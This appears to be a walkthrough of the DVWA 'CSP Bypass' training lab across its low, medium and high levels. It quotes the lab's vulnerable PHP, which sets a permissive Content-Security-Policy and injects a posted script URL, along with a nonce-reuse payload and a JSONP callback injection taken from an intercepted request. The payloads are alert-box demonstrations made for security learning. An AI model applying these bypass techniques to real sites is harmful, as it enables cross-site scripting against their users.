
CSP Bypass


1. **Low Level**

- Seeing the src code, we can see it using a CSP parameter
- The `header($headerCSP)` told me that only the src from the function define could run and executed

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com https:
//digi.ninja ;"; // allows js from self, pastebin.com, hastebin.com, jquery, digi.ninja, and google analytics.

header($headerCSP);

# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://www.toptal.com/developers/hastebin/raw/cezaruzeka

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
```

- Tried the url below, i noticed that the directory `alert.js` would work, alert.txt and `cookie.js` wouldn't work






2. **Medium Level**

- Seeing src code, the `nonce` parameter need correct value to executed. But the `nonce` never changes
- We paste the following code in the input\

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("nadboy");</script>
```



3. **High Level**

- When I click `Solve the sum` I get the value of the sum
- Look at the event triggered upon clicking the button, here is the code

```
function clickButton() {
var s = document.createElement("script");
s.src = "source/jsonp.php?callback=solveSum";
document.body.appendChild(s);
}
```

- When we click on the button, a script tag is created. The source of the script is set to the file `jsonp.php`. When we click the button, the form is sent with the callback function within its parameter `callback`

```
GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/csp/
Cookie: PHPSESSID=vi723frhmu7d5m6mmb80bgsd83; security=high
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```

- Intercept the request and change the callback function from `solveSum` to `alert("hello")//`